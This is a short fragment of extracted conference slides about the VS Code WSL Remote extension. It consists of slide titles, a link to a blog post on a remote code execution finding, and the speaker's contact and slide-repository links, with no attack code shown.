


VS Code WSL Remote Extension



Remote Development Architecture

<https://code.visualstudio.com/docs/remote/faq>



<https://parsiya.net/blog/2021-vscode-wsl-rce>

I Hope We Learned Something Here Today

- Slides with extra stuff:
 - <https://github.com/parsiya/presentations>
- Suggestions/feedback/jokes (after Aug 15th please):
 - <https://parsiya.net>
 - <https://twitter.com/CryptoGangsta>
 - "parsiya" in pretty much every place.